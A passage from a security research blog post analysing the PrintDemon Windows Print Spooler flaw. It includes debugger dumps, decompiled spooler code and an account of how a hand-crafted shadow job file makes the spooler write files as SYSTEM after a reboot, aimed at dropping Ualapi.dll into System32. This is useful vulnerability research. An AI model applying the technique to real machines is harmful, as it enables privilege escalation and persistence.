00000000`0150eba0  00000000`00000001 (Reference Count)
00000000`0150eba8  00000000`0150ec80 0077005c`003a0063 ("c:\windows\tracing\demoport.txt")
00000000`0150ebb0  00000000`000002b9 (Port Name Hash)
00000000`0150ebb8  00000000`00000000 (Print Processor Sandbox Adapter)
00000000`0150ebc0  00000000`0000800C (Status & Printer Status)
00000000`0150ebc8  00000000`00000000 (Status String)
00000000`0150ebd0  00000000`00000938 (Semaphore)
00000000`0150ebd8  00000000`01a756a0 00000000`0000494a (IJ, "Local Downlevel Document")
00000000`0150ebe0  00000001`00000001 (Job & Printer Count)
00000000`0150ebe8  00000000`01509c60 00000000`01930f20 (IP, "PrintDemon")
00000000`0150ebf0  00000000`01501860 00000000`00004c50 (MO, "Local Port")
```

Finally, both the `INIPORT` and the `INIPRINTER` were pointing to the `INIJOB` that we created. The structure looks as such:

This should be very familiar, as it's a different representation of much of the same data from the *shadow job file* as well as what `EnumJob` and `GetJob` will return. For our job, this is what it looked like in memory:

```
Offset Size struct __declspec(align(8)) _INIJOB
       {
0000 0004   DWORD signature;
0008 0008   struct _INIJOB *pIniNextJob;
0010 0008   struct _INIJOB *pIniPrevJob;
0018 0008   ULONGLONG cRef;
0020 0004   DWORD Status;
0024 0004   DWORD JobId;
0028 0004   DWORD Priority;
0030 0008   LPWSTR pNotify;
0038 0008   LPWSTR pUser;
0040 0008   LPWSTR pMachineName;
0048 0008   LPWSTR pDocument;
0050 0008   LPWSTR pOutputFile;
0058 0008   struct _INIPRINTER *pIniPrinter;
0060 0008   struct _INIDRIVER *pIniDriver;
0068 0008   LPDEVMODE pDevMode;
0070 0008   struct _INIPRINTPROC *pIniPrintProc;
0078 0008   LPWSTR pDatatype;
0080 0008   LPWSTR pParameters;
0088 0010   SYSTEMTIME Submitted;
0098 0004   DWORD Time;
009C 0004   DWORD StartTime;
00A0 0004   DWORD UntilTime;
00A8 0008   DWORD64 Size;
00B0 0008   LPWSTR pStatus;
00B8 0008   PVOID pBuffer;
```

```
0:007> dpp 00000000`01a756a0 L10
00000000`01a756a0  00000000`0000494a (IJ)
00000000`01a756a8  00000000`00000000 (Next Job)
00000000`01a756b0  00000000`00000000 (Previous Job)
00000000`01a756b8  00000000`00000000 (References)
00000000`01a756c0  00000018`00280002 (Job ID & Status)
00000000`01a756c8  00340039`00000001 (Priority)
00000000`01a756d0  00000000`01926b90 006e006f`00690061 ("aione")
00000000`01a756d8  00000000`01926b70 006e006f`00690061 ("aione")
00000000`01a756e0  00000000`0192dae0 00450044`005c005c ("\\DESKTOP-SVVLOTP")
00000000`01a756e8  00000000`01963440 00610063`006f004c ("Local Downlevel Document")
00000000`01a756f0  00000000`00000000 (Output File)
00000000`01a756f8  00000000`01930f20 00000000`00004951 (IP, "PrintDemon")
00000000`01a75700  00000000`01505f70 00000000`00004444 (DD, "Generic / Text Only")
00000000`01a75708  00000000`019607b0 006e0069`00720050 (DEVMODE, "PrintDemon")
00000000`01a75710  00000000`01a63bb0 00000000`00005050 (PP, "winprint")
00000000`01a75718  00000000`01509e60 00000057`00410052 ("RAW")
```

Locating and enumerating these structures gives you a good forensic overview of what the `Spooler` has been up to — as long as `Spoolsv.exe` is still running and nobody has tampered with it.

Unfortunately, as we're about to show, that's not something you can really depend on.

Spooling as Persistence

Since we know that the `Spooler` is able to print jobs even across reboots (as well as when the service exits for any reason), it stands to reason that there's some logic present to absorb the *shadow job file* data and create `INIJOB` structures out of it.

Looking in IDA, we found he following aptly named function and associated loop, which is called during the initialization of the Local `Spooler`:

```
ProcessShadowJobs(0i64, spooler);
if ( GetPrinterDirectory(0i64, 0, &Data, 0x104u, spooler) )
{
    for ( printer = spooler->pIniPrinter; printer; printer = printer->pNext )
    {
        spoolDirectory = printer->pSpoolDir;
        if ( spoolDirectory && _wcsicmp(&Data, spoolDirectory) )
        {
            ProcessShadowJobs(printer, spooler);
        }
    }
}
```

Essentially, this processes any *shadow job file* data associated with the `Spooler` itself (*server jobs*, as they're called), and then proceeds to enumerate every `INIPRINTER`, get its spooler directory (typically, the default), and process its respective *shadow job file* data.


This is performed by `ProcessShadowJobs`, which mainly executes the following loop:

```
findData = DllAllocSplMem(592i64);
if ( findData )
{
    hFidFile = FindFirstFileW(shadowDirectory, findData);
    if ( hFidFile != INVALID_HANDLE_VALUE )
    {
        do
        {
            if ( !(findData->dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) )
            {
                ReadShadowJob(printerDirectory, findData, Spooler);
            }
        }
        while ( FindNextFileW(hFidFile, findData) );
        FindClose(hFidFile);
    }
    DllFreeSplMem(findData);
}
```


It's not visible here, but the `*.SHD` wildcard is used as part of the `FindFirstFile` API, so each file matching this extension is sent to `ReadShadowJob`. This breaks one of our assumptions: there's no requirement for these files to follow the naming convention we described earlier. Combining with the fact that a printer can have its own spooler directory, it means these files can be anywhere.

Looking at `ReadShadowJob`, it seemed that only basic validation was done of the information present in the header, and many fields were, in fact, totally optional. We constructed, by hand with a hex editor, a custom *shadow job file* that only had the bare minimum to associate it to a printer, and restarted the `Spooler`, taking a look at what we'd see in Process Monitor. We also created a matching `.SPL` file with the same name, where we wrote a simple string.


First, we noted the Spooler scanning for `FPnnnnn SPL` files, which are normally associated with EMF jobs (the `FP` stands for *File Pool*). Then, it searched for `SHD` files, found ours, opened the matching `SPL` file, and continued looking for more files. None were present, so `NO MORE FILES` was returned.




So, interestingly, you'll notice how in the stack below, the `DeleteOrphanFiles` API is called to cleanup `FP` files:




But the opposite effect happens for `SHD` files after — the following stack shows you `ProcessShadowJobs` calling `ReadShadowJob`, as the IDA output above hypothesized.




What was the final effect of our custom placed SHD file, you ask? Well, take a look at the *print queue* for the printer that we created...



It's not looking great, is it? Double-clicking on the job gives us the following, equally useless information.



Given that this job seems outright corrupt, and indicates `0` bytes of data, you'd probably expect that resuming this job will abort the operation or crash in some way. So did we! Here's what *actually* happens:




The whole thing works just fine ***and*** goes off and writes the entire *spool file* into our printer port, actual size in the `SHADOWFILE_4` be damned. What's even crazier is that if you manually try calling `ReadPrinter` yourself, you won't see any data come in, because the RPC API actually checks for this value — even though the `PortThread` does not!

What we've shown so far, is that with very subtle file system modifications, you can achieve file copy/write behavior that is not attributable to any process, especially after a reboot, unless some EDR/DFIR software somehow knew to monitor the creation of the `SHD` file and understood its importance. With a carefully crafted port name, you can imagine simply having the `Spooler` drop a PE file anywhere on disk for you (assuming you have access to the location).

But things were about to take whole different turn in our research, when we asked ourselves the question — "*wait, after a reboot, how does the* `Spooler` *even manage to impersonate the original user — especially if the data in the* `SHD` *file can be* `NULL` *'ed out?*".

Self Impersonation Privilege Escalation (SIPE)

Since Process Monitor can show impersonation tokens, we double-clicked on the `CreateFile` event, just as we had done at the beginning of this blog. We saw that indeed, the `PortThread` *was* impersonating... but... but...



The `Spooler` is impersonating... `SYSTEM`! It seems the code was never written to handle a situation that would arise where a user might have logged out, or rebooted, or simply the `Spooler` crashing, and now we can write anywhere `SYSTEM` can. Indeed, looking at the `NT4` source code, the `PrintDocumentThruPrintProcessor` function just zooms through and writes into the port.

However, we're not ones to trust 30 year old code on GitHub, so we stuck with our trusty IDA, and indeed saw the following code, which was added sometime around the Stuxnet era:

```
170     bNotFilePrinter = (Job->Status & JOB_PRINT_TO_FILE) == 0;
171     if ( !bNotFilePrinter && !Job->Unknown && !CanUserAccessTargetFile(Port->pName, Job->hToken) )
172     {
173         LogPrintProcError(ERROR_ACCESS_DENIED);
174 DiscardAndExit:
175         bDiscardJob = 1;
176         goto Exit;
177     }
```

And, indeed, `CanUserAccessTargetFile` immediately checks if `hToken` is `NULL`, and if so, returns `FALSE` and sets the `LastError` to `ERROR_ACCESS_DENIED`.

Boom! Game Over! The code is safe, we checked it! Believe it or not, we've previously gotten this type of response to security reports (not lately!).

Clearly, something is amiss, since we saw our write go through "impersonating" `SYSTEM`.

This is where a very deep subtlety arises. Pay attention to this code in `CreateJobEntry`, which is what ultimately initializes an `INIJOB`, and, if needed, sets `JOB_PRINT_TO_FILE`.


```
360     outputFile = docInfo->pOutputFile;
361     if ( outputFile )
362     {
363         pOutputFile = AllocSplStr(outputFile);
364         jobEntry->pOutputFile = pOutputFile;
365         if ( !pOutputFile )
366         {
367             goto Exit;
368         }
369         if ( IsGoingToFile(docInfo->pOutputFile, Spool->pIniSpooler) )
370         {
371             _m_prefetchw(&jobEntry->Status);
372             oldStatus = jobEntry->Status;
373             do
374             {
375                 previousStatus = oldStatus;
376                 oldStatus = _InterlockedCompareExchange(&jobEntry->Status, oldStatus | JOB_PRINT_TO_FILE, oldStatus);
377             }
378             while ( previousStatus != oldStatus );
379             INIJOB::CheckJobStatusChange(jobEntry, oldStatus, jobEntry->Status | JOB_PRINT_TO_FILE);
380             if ( !SetOutputFileProperty(jobEntry, docInfo->pOutputFile) )
381             {
382                 goto Exit;
383             }
384         }
385     }
```


A *print job* is considered to be headed to a file only if the user selected the "Print to file" checkbox you see in the typical print dialog. A port, on the other hand, that's a literal file, completely skips this check.


Well, OK then — let's stop with this `C:\Windows\Tracing\` lameness, and create a port in `C:\Windows\System32\Ualapi.dll`. Why this DLL? Well, ~~you'll see~~ you saw in Part Two!

Hmmm, that's not so easy:

